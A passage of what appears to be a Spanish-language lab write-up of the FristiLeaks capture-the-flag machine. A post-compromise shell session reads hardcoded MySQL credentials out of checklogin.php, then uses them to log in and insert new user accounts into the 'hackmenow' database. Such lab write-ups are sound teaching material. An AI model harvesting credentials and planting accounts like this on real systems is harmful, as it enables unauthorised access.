drwxr-xr-x.  2 root root  4096 Nov 17  2015 selinux
drwxr-xr-x.  2 root root  4096 Sep 23  2011 srv
drwxr-xr-x  13 root root     0 Sep  7 11:13 sys
drwxrwxrwt.  3 root root  4096 Sep  7 12:26 tmp
drwxr-xr-x. 13 root root  4096 Nov 17  2015 usr
drwxr-xr-x. 19 root root  4096 Nov 19  2015 var
bash-4.1$
```

```
bash-4.1$ cd var
cd var
bash-4.1$ ls -la
ls -la
total 76
drwxr-xr-x. 19 root      root      4096 Nov 19  2015 .
dr-xr-xr-x. 22 root      root      4096 Sep  7 11:14 ..
drwxr-xr-x.  6 root      root      4096 Nov 17  2015 cache
drwxr-xr-x.  3 root      root      4096 Nov 17  2015 db
drwxr-xr-x.  3 root      root      4096 Nov 17  2015 empty
drwxr-x---   3 fristigod fristigod 4096 Nov 25  2015 fristigod
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 games
drwxr-xr-x. 19 root      root      4096 Sep  7 12:26 lib
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 local
drwxrwxr-x.  5 root      lock      4096 Nov 17  2015 lock
drwxr-xr-x.  4 root      root      4096 Sep  7 12:26 log
lrwxrwxrwx.  1 root      root        10 Nov 17  2015 mail -> spool/mail
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 nis
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 opt
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 preserve
drwxr-xr-x. 13 root      root      4096 Sep  7 11:14 run
drwxr-xr-x.  8 root      root      4096 Nov 17  2015 spool
drwxrwxrwt.  2 root      root      4096 Nov 17  2015 tmp
drwxr-xr-x.  6 root      root      4096 Nov 17  2015 www
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 yp
bash-4.1$
```

```
bash-4.1$ cd www
cd www
bash-4.1$ ls -la
ls -la
total 28
drwxr-xr-x.  6 root root 4096 Nov 17  2015 .
drwxr-xr-x. 19 root root 4096 Nov 19  2015 ..
drwxr-xr-x.  2 root root 4096 Aug 24  2015 cgi-bin
drwxr-xr-x.  3 root root 4096 Nov 17  2015 error
drwxr-xr-x.  7 root root 4096 Nov 25  2015 html
drwxr-xr-x.  3 root root 4096 Nov 17  2015 icons
-rw-r--r--   1 root root   98 Nov 17  2015 notes.txt
bash-4.1$
```

```
bash-4.1$ cd html
cd html
bash-4.1$ ls -la
ls -la
total 36
drwxr-xr-x. 7 root   root   4096 Nov 25  2015 .
drwxr-xr-x. 6 root   root   4096 Nov 17  2015 ..
drwxr-xr-x  2 apache apache 4096 Nov 25  2015 beer
drwxr-xr-x  2 apache apache 4096 Nov 25  2015 cola
drwxr-xr-x  3 apache apache 4096 Nov 17  2015 fristi
drwxr-xr-x  2 apache apache 4096 Nov 25  2015 images
-rw-r--r--  1 apache apache  703 Nov 17  2015 index.html
-rw-r--r--  1 apache apache   62 Nov 17  2015 robots.txt
drwxr-xr-x  2 apache apache 4096 Nov 25  2015 sisi
bash-4.1$
```

```
bash-4.1$ cd fristi
cd fristi
bash-4.1$ ls -la
ls -la
total 172
drwxr-xr-x  3 apache apache   4096 Nov 17  2015 .
drwxr-xr-x. 7 root   root     4096 Nov 25  2015 ..
-rw-r--r--. 1 apache apache   1310 Nov 17  2015 checklogin.php
-rw-r--r--. 1 apache apache   1216 Nov 17  2015 do_upload.php
lrwxrwxrwx. 1 apache apache     14 Nov 17  2015 index.php → main_login.php
-rw-r--r--. 1 apache apache    191 Nov 17  2015 login_success.php
-rw-r--r--. 1 apache apache     45 Nov 17  2015 logout.php
-rw-r--r--. 1 apache apache   1396 Nov 17  2015 main_login.php
-rw-r--r--. 1 apache apache 131736 Nov 17  2015 pic.b64
-rw-r--r--. 1 apache apache   1642 Nov 17  2015 pic2.b64
-rw-r--r--. 1 apache apache    372 Nov 17  2015 upload.php
drwxrwxrwx. 2 apache apache   4096 Sep  4 11:56 uploads
bash-4.1$
```

```
bash-4.1$ cat checklogin.php
cat checklogin.php
<?php

ob_start();
$host="localhost"; // Host name
$username="eezeepz"; // Mysql username
$password="4ll3maal12#"; // Mysql password
$db_name="hackmenow"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select databse.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
mysql_select_db("$db_name")or die("cannot select DB");

// Define $myusername and $mypassword
$myusername=$_POST['myusername'];
$mypassword=$_POST['mypassword'];

// To protect MySQL injection (more detail about MySQL injection)
$myusername = stripslashes($myusername);
$mypassword = stripslashes($mypassword);
$myusername = mysql_real_escape_string($myusername);
$mypassword = mysql_real_escape_string($mypassword);

$sql="SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypass
word'";
$result=mysql_query($sql);
```

Luego de tener las credenciales solo sería ingresar y crear los usuarios

```
mysql> use hackmenow;
use hackmenow;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```


```
Database changed
mysql> show tables;
show tables;
+-----------------------+
| Tables_in_hackmenow |
+-----------------------+
| members               |
+-----------------------+
1 row in set (0.01 sec)

mysql>
```

```
mysql> describe members;
describe members;
+----------+-------------+------+-----+---------+----------------+
| Field    | Type        | Null | Key | Default | Extra          |
+----------+-------------+------+-----+---------+----------------+
| id       | int(4)      | NO   | PRI | NULL    | auto_increment |
| username | varchar(65) | NO   |     | NULL    |                |
| password | varchar(65) | NO   |     | NULL    |                |
+----------+-------------+------+-----+---------+----------------+
3 rows in set (0.06 sec)

mysql>
```


```
mysql> insert into members (username, password) values ('seguridad', 'autoria');
Query OK, 1 row affected (0.05 sec)word) values ('seguridad', 'autoria');

mysql> insert into members (username, password) values ('casa', 'sola');
insert into members (username, password) values ('casa', 'sola');
Query OK, 1 row affected (0.00 sec)

mysql>
```

```
mysql> use hackmenow;
use hackmenow;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>

mysql> INSERT INTO members (username, password)
VALUES
  ('usuario1', 'clave1'),
  ('usuario2', 'clave2');INSERT INTO members (username, password)
    -> VALUES
    ->   ('usuario1', 'clave1'),
    ->
  ('usuario2', 'clave2');
Query OK, 2 rows affected (0.00 sec)
Records: 2  Duplicates: 0  Warnings: 0

mysql> select * from members
select * from members
    ->

    ->

    ->

    -> ;
;
+----+----------+--------------------+
| id | username | password           |
+----+----------+--------------------+
|  1 | eezeepz  | keKkeKKeKKeKkEkkEk |
|  2 | usuario1 | clave1             |
|  3 | usuario2 | clave2             |
+----+----------+--------------------+
3 rows in set (0.00 sec)

mysql>
```

Prueba de Usuarios



Ingreso exitoso



Bibliografía

Rivas, A. (06 de Marzo de 2023). *Normas APA: Guía Normas APA*. Obtenido de La guía definitiva para presentar trabajos escritos.: https://normasapa.in/

Sandoval Morales, R. (2024). *Hacking con msfvenom.* Quibdó.